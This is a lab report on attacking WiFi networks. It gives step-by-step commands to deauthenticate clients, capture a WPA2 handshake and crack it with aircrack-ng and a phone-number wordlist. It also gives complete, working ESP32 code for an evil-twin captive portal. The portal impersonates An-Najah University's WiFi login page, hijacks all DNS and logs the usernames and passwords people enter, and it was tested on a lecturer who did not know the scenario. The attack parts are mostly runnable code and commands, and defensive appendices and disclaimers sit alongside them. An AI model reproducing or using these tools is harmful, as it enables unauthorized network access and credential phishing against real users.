# Contents

# Introduction :

Wireless networks are convenient, fragile, and treated like second-class citizens by most users — who, for reasons science cannot explain, often use their phone number as a password. This report documents a controlled, ethical laboratory assessment of WPA2 security for a single SSID, carried out to explore how common user choices and attack techniques can undermine confidentiality and authentication in typical consumer deployments. The work is divided into two parts. In Part I we capture a WPA2 four-way handshake for the target SSID in an isolated test environment, collect the relevant session metadata, and perform an offline analysis using a Python-based password-candidate generator and dictionary attack. For realism, the candidate list intentionally models a frequent real-world pattern: phone-number-style passphrases that many users still rely on. The goal is to measure how quickly and reliably such predictable choices can be recovered from a captured handshake when an attacker has access to modern, scripted offline cracking tools. Part II explores an access-point impersonation scenario (an “evil twin”) created within the same lab environment to evaluate client behavior and credential capture risk when a rogue AP mimics a legitimate SSID. The experiment focuses on client connection failure modes, the ease of obtaining user credentials or session tokens in a controlled setting, and countermeasure effectiveness. All experiments were conducted in an isolated test lab with devices under the researcher’s control, explicit authorization for all systems used, and safeguards to prevent any impact on third-party networks or users. The report therefore emphasizes responsible disclosure, repeatability, and defensive remediation. Key contributions include (1) an empirical assessment of how common, low-entropy password choices weaken WPA2 protection; (2) an analysis of client susceptibility to AP impersonation; and (3) practical mitigation recommendations for users and administrators to reduce exposure to these attack classes. The remainder of the report describes the test environment and ethical framework, summarizes the data-collection and analysis methods (at a high level), presents results and interpretation, and concludes with mitigations and best practices that actually stand a chance of being adopted by people who keep using phone numbers as passwords.

# Disclaimer:

All methods, techniques, and information presented in this report are intended strictly for educational and defensive purposes within a controlled laboratory environment. The author conducted all experiments exclusively on equipment owned or explicitly permitted for use. The author assumes no responsibility for any illegal, unethical, or unauthorized use of these methods. Readers are fully responsible for ensuring they have explicit, written permission before applying any of these techniques to networks or devices they do not own, and must comply with all applicable laws and regulations.

# Tools and Environment

**Virtualization Platform**

- Oracle VirtualBox — Version 7.1.10 r169112

**Guest Operating System**

- Kali Linux — Version 2025.3

**Virtual Machine (Guest) Specifications**

- Base memory: 5954 MB
- Chipset: PIIX3
- Video memory: 16 MB
- OS type: Ubuntu 64-bit

**Wireless Adapter (Host/USB passthrough to VM)**

- Alfa AWUS036ACH (USB AC adapter; used for monitor mode and injection-capable operations)

**Software & Utilities**

- Python 3.14 — primary scripting environment for handshake processing and password-list generation
- PuTTY 0.83 — SSH / serial terminal client (host-side convenience)
- Serial USB Terminal (Android, Play Store) — Version 1.56 — used for mobile device serial debugging where applicable

- Arduino IDE 2.3.6.0 — used for any microcontroller experiments or payload testing in the lab

Microcontroller:

- T-display S3

Microcontroller Specifications:

| | |
|---|---|
| MCU | ESP32-S3R8 Dual-core LX7 microprocessor |
| Wireless Connectivity | Wi-Fi 802.11, BLE 5 + BT mesh |
| Programming Platform | Arduino-ide、 Micropython |
| Flash | 16MB |
| PSRAM | 8MB |
| Bat voltage detection | IO04 |
| Onboard functions | Boot + Reset + IO14 Button |
| LCD | 1.9" diagonal, Full-color TFT Display |
| Drive Chip | ST7789V |
| Resolution | 170(H)RGB x320(V) 8-Bit Parallel Interface |
| Working power supply | 3.3v |
| Support | STEMMA QT / Qwiic<br><br>JST-SH 1.0mm 4-PIN |
| Connector | JST-GH 1.25mm 2PIN |

-

# Part 1: WPA2 Four-Way Handshake

## Objective:

The objective of this experiment is to capture and analyze the WPA2 four-way handshake in a controlled lab setting to evaluate how predictable passphrase patterns, such as phone-number-style passwords, affect the security of WPA2-Personal networks.


## Theory of the WPA2 Four-Way Handshake:

## Hypotheses

## Setup the environment :

First : create SSID  for lap due to I don’t have accept for testing


## Connect the Alfa USB adapter




Select the usb for Alfa


## Verify Kali sees the adapter

Ensure the Kali see the usb using : lsusb





## Install prerequisites:

Now we should install all driver:




Nore the Realtek-rtl88xau for the alfa adaptor I used if you used other model you should write Realtek-xxxxxx-dkms where the xxxxx is the adaptor model you have

## Install the Realtek driver



To check if it install the driver we will use iwconfig

```
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.
```

## Build & install from source (common method):

```
git clone https://github.com/aircrack-ng/rtl8812au
```

## Confirm driver & interface:

```
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

# Practical:

## Set the adaptor in  monitor mod:

```
┌──(kali㉿vbox)-[~]
└─$ sudo ip link set wlan0 down

┌──(kali㉿vbox)-[~]
└─$ sudo iw dev wlan0 set type monitor

┌──(kali㉿vbox)-[~]
└─$ sudo ip link set wlan0 up
```

Or use

sudo airmon-ng check kill

sudo airmon-ng start wlan0

## capture the MAC address :

Start airodump to find the AP:

```
┌──(kali㉿vbox)-[~]
└─$ sudo airodump-ng wlan0
```

```
 CH  5 ][ Elapsed: 6 s ][ 2025-10-07 22:45

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 BC:47:32:2C:2C:01  -17       53        0    0   1  130   WPA2 CCMP   PSK  abo_kahild
```

## Start focused capture on the AP:

```
┌──(kali㉿vbox)-[~]
└─$ sudo airodump-ng wlan0 -d 4C:BA:7D:46:7E:A9
```

```
CH 11 ][ Elapsed: 24 s ][ 2025-10-07 22:00

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

BC:47:32:2C:2C:01  -53   0        0        1    0  11   -1   WPA              <length:  0>

BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

BC:47:32:2C:2C:01  62:C1:76:17:37:61  -35    0 - 1      0       21
```

Here I'm listing for this Ap as shown the station the mac address for clint connect

```
┌──(kali㉿vbox)-[~]
└─$ sudo airodump-ng wlan0 -w test -c1  --bssid  BC:47:32:2C:2C:01
```

WHERE -w the capture file name  -c the channel  --bssid the mac address of the target

## Get the handshake:

First I want to use duath attack to force clint to reconnect to the ap

```
┌──(kali㉿vbox)-[~]
└─$ sudo aireplay-ng --deauth 50 -a BC:47:32:2C:2C:01 wlan0
:14:20  Waiting for beacon frame (BSSID: BC:47:32:2C:2C:01) on channel 1
: this attack is more effective when targeting
connected wireless client (-c <client's mac>).
:14:20  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:21  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:21  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:22  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:23  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:23  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:24  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:24  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:25  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:25  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:26  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:27  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:27  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:28  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:29  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:29  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:30  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:30  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:31  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:31  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:32  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:33  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:33  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
```


After he disconnect and reconnect I will capture the hand shake

```
 CH  1 ][ Elapsed: 1 min ][ 2025-10-07 22:15 ][ WPA handshake: BC:47:32:2C:2C:01

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 BC:47:32:2C:2C:01  -13  45      695     1388    8   1  130   WPA2 CCMP   PSK  abo_kahild

 BSSID              STATION            PWR   Rate    Lost   Frames  Notes  Probes

 BC:47:32:2C:2C:01  62:C1:76:17:37:61  -21    1e- 1e   257     1351  EAPOL
 BC:47:32:2C:2C:01  18:26:49:E7:E1:04  -19    1e- 1e     0      867
Quitting ...
```

## See the file if exists and see the handshake

```
┌──(kali㉿vbox)-[~/Desktop]
└─$ ls
tested-01.cap
```

```
┌──(kali㉿vbox)-[~/Desktop]
└─$ wireshark tested-01.cap
```





Here we see the 4 message


## Crack the password

First write code to generate the number using python


Run the file




Open the file to see the content




Now we should make the alfa go to mange mode to crack it

```
┌──(kali㉿vbox)-[~]
└─$ sudo ip link set wlan0 down

┌──(kali㉿vbox)-[~]
└─$ sudo iw wlan0 set type managed

┌──(kali㉿vbox)-[~]
└─$ sudo ip link set wlan0 up

┌──(kali㉿vbox)-[~]
└─$ iwconfig wlan0
lan0     IEEE 802.11  ESSID:off/any
         Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
         Retry short limit:7   RTS thr:off   Fragment thr:off
         Power Management:on
```

Start the cracking

```
└─$ aircrack-ng tested-01.cap -w phone_numbers.txt
```

Result


```
[00:00:17] 144712/10000000 keys tested (8300.25 k/s)

Time left: 19 minutes, 47 seconds                          1.45%

                    KEY FOUND! [ 0593949765 ]


Master Key     : 03 BD 6E 0A 32 23 FE D0 F3 7E 42 2F 88 F5 CE 3B
                 70 69 98 B1 10 38 27 88 5B F4 8C A6 72 A7 6A DF

Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 6B 4C 59 CD D5 4E BC 8D 9C DE 38 DE AC 27 13 D0
```

# Part 2 Evil twin

## Objective

Evaluate client behavior when connecting to a rogue soft-AP created using an ESP32 acting as an SSID impersonator (captive-portal style). Measure whether clients submit credentials or session tokens during auto-connect or when prompted by a simulated login page

## Hypotheses




Humans are likely to enter their personal credentials without verifying the authenticity of the network or the web page they are connecting to

## Setup

Insall Arduino IDE

Go to preference

Add this repository : https://espressif.github.io/arduino-esp32/package_esp32_index.json

Then install esp32 by Espressif

Select the esp type from tools → borad . for me it was Lilygo T-display s3

Open **Device Manager → Ports (COM & LPT)** to find your board's port number.
Example: `COM3`
Then select it in **Tools → Port → COM3**.

## code

```
#include <WiFi.h>
#include <WebServer.h>
#include <DNSServer.h>

// AP settings
const char* ssid = "NajahWIFI";
IPAddress apIP(192, 168, 4, 1); // softAP IP
const byte DNS_PORT = 53;
```

```
// Web + DNS servers
WebServer server(80);
DNSServer dnsServer;

//
// HTML page served for "/"
//
const char PAGE[] PROGMEM = R"rawliteral(
<!DOCTYPE html>
<html lang='ar'>
<head>
<meta charset='UTF-8'>
<meta name='viewport' content='width=device-width, initial-scale=1'>
<title>An-Najah N. Univ. Wi-Fi</title>
<style>
  html,body{height:100%;margin:0;}
  body {
    font-family: Arial, sans-serif;
    margin:0; padding:0;
    height:100vh;
    background-color: #888888; /* gray fallback */
    display: flex;
    justify-content: center;
    align-items: center;
    color: white;
    direction: rtl;
  }
  .login-container {
    background-color: rgba(0,0,0,0.7);
    padding: 30px 24px;
    border-radius: 10px;
    text-align: center;
    max-width: 380px;
    width: 92%;
    box-sizing: border-box;
  }
  h1 { font-size: 20px; margin-bottom: 14px; }
  input {
    display: block;
    margin: 8px auto;
    padding: 10px;
    width: 92%;
    border-radius: 6px;
    border: none;
```

```
    font-size: 15px;
    box-sizing: border-box;
  }
  button {
    padding: 10px 20px;
    border:none;
    border-radius:6px;
    background-color:#ff7f00;
    color:white;
    cursor:pointer;
    font-size:16px;
    width: 96%;
    box-sizing: border-box;
  }
  button:hover { filter: brightness(0.95); }
  p.small { font-size: 12px; margin-top: 10px; color:#ddd; }
  .sso-text { margin-top:12px; font-weight:600; color:#fff; }
</style>
</head>
<body>
  <div class='login-container'>
    <h1>An-Najah N. Univ. Wi-Fi</h1>
    <form method='POST' action='/'>
      <input type='text' name='username' placeholder='اسم المستخدم' required>
      <input type='password' name='password' placeholder='كلمة المرور' required>
      <button type='submit'>تسجيل الدخول</button>
    </form>

    <p class='small'>اتصل بأحد الموظفين إذا كنت تعاني من صعوبة في تسجيل الدخول</p>

    <!-- displayed as plain text (not clickable) -->
    <p class='sso-text'>URL: sso3.najah.edu</p>

    <p class='small'>&copy; 2025</p>
  </div>
</body>
</html>
)rawliteral";

void handleRoot() {
  // if a POST (form submit) - read args and log to Serial
  if (server.method() == HTTP_POST) {
    String username = server.arg("username");
    String password = server.arg("password");
    Serial.print("[LOGIN] Username: "); Serial.println(username);
```


```
    Serial.print("[LOGIN] Password: "); Serial.println(password);

    // simple response: redirect back to root (so address bar stays
sso3.najah.edu)
    server.sendHeader("Location", "http://sso3.najah.edu/", true);
    server.send(303, "text/plain", "");
    return;
  }

  // GET -> serve the login page
  server.send_P(200, "text/html", PAGE);
}

void handleNotFound() {

  server.sendHeader("Location", "http://sso3.najah.edu/", true);
  server.send(302, "text/plain", "");
}

void setup() {
  Serial.begin(115200);
  delay(100);

  // Stop any previous AP + DNS
  WiFi.softAPdisconnect(true);

  // Configure softAP ip/gateway/netmask
  WiFi.softAPConfig(apIP, apIP, IPAddress(255,255,255,0));
  WiFi.softAP(ssid);
  Serial.print("AP started: ");
  Serial.println(ssid);
  Serial.print("AP IP: ");
  Serial.println(WiFi.softAPIP());

  // Start DNS server.
  // Using "*" makes the ESP pretend to be the DNS for any hostnames the client
asks for.
  // Combined with redirect below, browsers will display the chosen domain.
  dnsServer.start(DNS_PORT, "*", apIP);

  // HTTP handlers
  server.on("/", HTTP_GET, handleRoot);
  server.on("/", HTTP_POST, handleRoot);
  server.onNotFound(handleNotFound);
```

```
  server.begin();
  Serial.println("HTTP server started");
}

void loop() {
  dnsServer.processNextRequest(); // handle DNS queries
  server.handleClient();          // handle HTTP clients
  delay(1);
}
```

## Disclaimer:

This experiment was performed in a controlled educational environment **for cybersecurity awareness only**.
Verbal consent was obtained from the participant (a lecturer), though the test scenario was not revealed in advance to observe natural behavior. Afterward, the participant was informed, and their credentials were changed immediately.

## Result:




During testing, even a professional unknowingly entered credentials into the fake portal.
This demonstrates how **SSID impersonation combined with social engineering** can easily deceive users who are unaware of captive portal spoofing attacks.  Tehe professional don't agree to sign the agreement of publish the data even if it was bluer  I cant show the result

# Appendixes

## Appendix A : Encryption & Protocol Differences (WEP / WPA / WPA2 / WPA3)

### B.1 Quick comparison table

| Protocol | Cipher / KDF | Typical weaknesses | Offline-crack risk | Recommended replacement / mitigation |
|---|---|---|---|---|
| **WEP** | RC4 with weak IVs | Small IV space, weak key scheduling (RC4 biases), trivially broken by passive capture | **Very high** — can be cracked in minutes with enough packets | Do not use. Replace with WPA2/WPA3. |

| | | | | |
|---|---|---|---|---|
| **WPA (WPA-TKIP)** | TKIP (RC4 + MIC) | Designed as transitional fix; vulnerable to replay and statistical attacks; weaker integrity | **High** — practical attacks exist and TKIP is legacy | Replace with WPA2/AES-CCMP. |
| **WPA2 (WPA2-PSK, AES-CCMP)** | AES-CCMP for data; PSK-derived PMK via PBKDF2 (passphrase → PMK) | Strong crypto for frame protection, but **offline** brute force possible if PSK is low entropy | **Moderate → High** depending on PSK entropy (low entropy = high risk) | Use long random passphrases, 802.1X for enterprise, enable PMF, migrate to WPA3 if possible. |
| **WPA3 (SAE / WPA3-Personal)** | SAE (password-authenticated key exchange / PAKE) replaces PSK | Stronger resistance to offline dictionary attacks; better handshake protections | **Low** — designed to resist passive offline guessing | Upgrade client/AP to WPA3-capable hardware and enable SAE. |

## B.2 Plain-English comparison

- **WEP** is ancient and busted. It uses RC4 with tiny initialization vectors. Attackers collect repeated IVs and recover keys quickly. Don't even think about it unless you enjoy being compromised.

- **WPA (TKIP)** was a stopgap to avoid replacing hardware. It patched some WEP problems but kept many weaknesses and has known practical attacks. Treat it as deprecated.

- **WPA2 (AES-CCMP)** is the baseline people still use. The encryption itself (AES-CCMP) is solid. The real problem is *how* many people choose passwords. If the network uses a weak pre-shared key (PSK) like a phone number or easy phrase, an attacker who captures the handshake can try guesses offline until one works. So the crypto is good; humans are not.

- **WPA3 (SAE)** improves things by using a modern password-authenticated key exchange (a PAKE). That prevents attackers from verifying guesses offline — they can't just take a captured handshake and test millions of passwords on their laptop. WPA3 makes that kind of offline attack much harder.

## B.3 PSK (WPA-Personal) vs 802.1X / EAP

**PSK (Pre-Shared Key / WPA-Personal)**

- Setup: everyone uses the same passphrase (the Wi-Fi password). The AP and client derive session keys from that passphrase.
- Vulnerability: if an attacker captures the WPA/WPA2 four-way handshake, they can perform an **offline** dictionary or brute-force attack against the passphrase. The attacker is not rate-limited by the network since they test candidates locally. Low-entropy passwords (phone numbers, birthdays, short words) can be recovered quickly with modern GPUs and targeted candidate lists.
- Operational tradeoff: easy to deploy for small networks, but security depends entirely on passphrase strength.

**802.1X / EAP (WPA-Enterprise)**

- Setup: per-user authentication using credentials (username/password, certificates, or tokens) handled by an authentication server (RADIUS). The AP forwards authentication messages; each session gets derived keys tied to that authentication.
- Advantage: no single shared passphrase, and authentication is typically online (attacker cannot get a reusable handshake and run offline guesses against a single global PSK). When properly configured (certificates, EAP-TLS), it resists offline guessing and impersonation much better than PSK.
- Operational tradeoff: more complex to set up and manage (infrastructure required), but dramatically stronger for organizational settings.

# Appendix C  EAPOL / Handshake (short)

**Concise derivation**

- `PMK = PBKDF2(PSK, SSID, 4096, 256-bit)`
- `PTK = PRF-512(PMK, "Pairwise key expansion", min(A,C) || max(A,C) || min(ANonce,SNonce) || max(ANonce,SNonce))`
  *(PRF-512 produces 512 bits; PTK is split into KCK, KEK, TK, etc.)*

**Minimal verification checklist**

1. Capture file contains at least **Msg 2** (SNonce + MIC) and **Msg 3** or the tool reports a valid 4-way handshake.
2. Both nonces (ANonce and SNonce) are present and nonzero.
3. MIC field exists in the appropriate message (used to verify candidate passphrases).
4. Replay counters progress logically (helps confirm frames belong to same handshake).

**Short note on attacker workflow**

- An attacker tests a candidate PSK by deriving PMK → PTK, computing the expected MIC and comparing it to the captured MIC. A match yields the correct PSK; absent that, guesses continue offline

# Appendix D — Scripts and Tools

## For generate number


Prefix is 059 is the most common prefix for Palestine number so I have 7 number left

- **Digits allowed:** usually 0–9 → 10 possibilities per position.
- **Repetition:** if allowed, it's $10^7 = 10{,}000{,}000$combinations.

**`for i in range(10**total_digits):`**
Loop that iterates `i` from `0` to `10**total_digits - 1`. If `total_digits` is 7, that's `range(10_000_000)` → **10 million iterations**.

**`number = f'{prefix}{i:0{total_digits}d}'`**
This constructs a string using an f-string with number formatting:

- `i:0{total_digits}d` means: format integer `i` as a decimal (`d`), padded with leading zeros (`0`), to a width equal to `total_digits`.
- If `prefix="059"`, `total_digits=7` and `i=42`, the result is: `"0590000042"`? Wait—careful: prefix `"059"` + zero-padded `i` with width 7 → `"0590000042"` is actually 10 digits because `i` width is 7. For `i=42`, the padded part is `"0000042"`, so whole string becomes `"0590000042"`.

**`f.write(number + "\n")`**
Write the constructed number plus a newline to the open file. Each loop iteration writes one line.

## Evil Twin :

1. **Libraries**
    a. - `WiFi.h`: sets up the ESP32 as a Wi-Fi access point (AP).

b. • `WebServer.h`: runs a mini HTTP server so it can show a webpage.
c. • `DNSServer.h`: fakes DNS responses so all traffic goes to your ESP32 (classic captive portal trick).

2. Access Point setup

```
const char* ssid = "NajahWIFI";
IPAddress apIP(192, 168, 4, 1);
const byte DNS_PORT = 53;
```

3. Creates the web and DNS servers. Port 80 is for HTTP; DNS uses 53.

```
WebServer server(80);
DNSServer dnsServer;
```

4. Dns hijack

```
 dnsServer.start(DNS_PORT, "*", apIP);
```

This line tells the DNS server to respond to *any* domain lookup (like `google.com`, `facebook.com`, or `sso3.najah.edu`) with **192.168.4.1**.

5. HTML page

```
const char PAGE[] PROGMEM = R"rawliteral( ... )rawliteral";
```

A raw string (stored in flash) containing the login HTML page served at `/`. Includes Arabic direction, username/password fields, and a plain-text SSO line `URL: sso3.najah.edu`

6. `handleRoot()` — GET and POST handler for `/`

```
if (server.method() == HTTP_POST) {
 String username = server.arg("username");
 String password = server.arg("password");
 Serial.print(...); Serial.println(...);

 server.sendHeader("Location", "http://sso3.najah.edu/", true);
 server.send(303, "text/plain", "");
 return;
}
server.send_P(200, "text/html", PAGE);
```

On POST (form submit): reads username and password from the form and prints them to Serial.

Then sends a 303 redirect header pointing to http://sso3.najah.edu/ and returns.

On GET: serves the login page from PAGE (with send_P to read from PROGMEM).

7. `setup()` — Wi-Fi, DNS and server initialization

```
Serial.begin(115200);
WiFi.softAPdisconnect(true);
WiFi.softAPConfig(apIP, apIP, IPAddress(255,255,255,0));
WiFi.softAP(ssid);
```

```
dnsServer.start(DNS_PORT, "*", apIP);

server.on("/", HTTP_GET, handleRoot);
server.on("/", HTTP_POST, handleRoot);
server.onNotFound(handleNotFound);

server.begin();
```

- tarts Serial for logging.

- Ensures previous AP is stopped; then configures softAP IP/gateway/netmask and starts AP named `NajahWIFI`.

- Starts DNS server with `"*"` so every hostname resolves to `apIP` (192.168.4.1).

- Registers handlers for `/` (GET & POST) and a fallback `onNotFound`.

- Starts the HTTP server.

8. **submitted data**

```
if (server.method() == HTTP_POST) {
  String username = server.arg("username");
  String password = server.arg("password");
  Serial.print("[LOGIN] Username: "); Serial.println(username);
  Serial.print("[LOGIN] Password: "); Serial.println(password);

  server.sendHeader("Location", "http://sso3.najah.edu/", true);
  server.send(303, "text/plain", "");
  return;
}
```

- **`if (server.method() == HTTP_POST)`**

Checks whether the browser sent data using the POST method (meaning the login form was submitted).

- **`String username = server.arg("username");`**

Extracts the value from the form input with the name `username`.

- **`String password = server.arg("password");`**

Extracts the password entered in the input field named `password`.

- **`Serial.print(...)`** / **`Serial.println(...)`**

Prints both pieces of information to the **Serial Monitor** on your computer.
This is the only place your code actually "sends" or outputs data — directly through the USB

serial connection between the ESP32 and your PC.
No network upload happens here.

- **`server.sendHeader("Location", "http://sso3.najah.edu/", true);`**

Adds a redirect header so that after the form is submitted, the browser is told to go to `http://sso3.najah.edu/`.
(It looks like the login succeeded and moves the user to that address.)

- **`server.send(303, "text/plain", "");`**

Completes the HTTP response with status code **303** ("See Other"), finalizing the redirect.

## Appendix E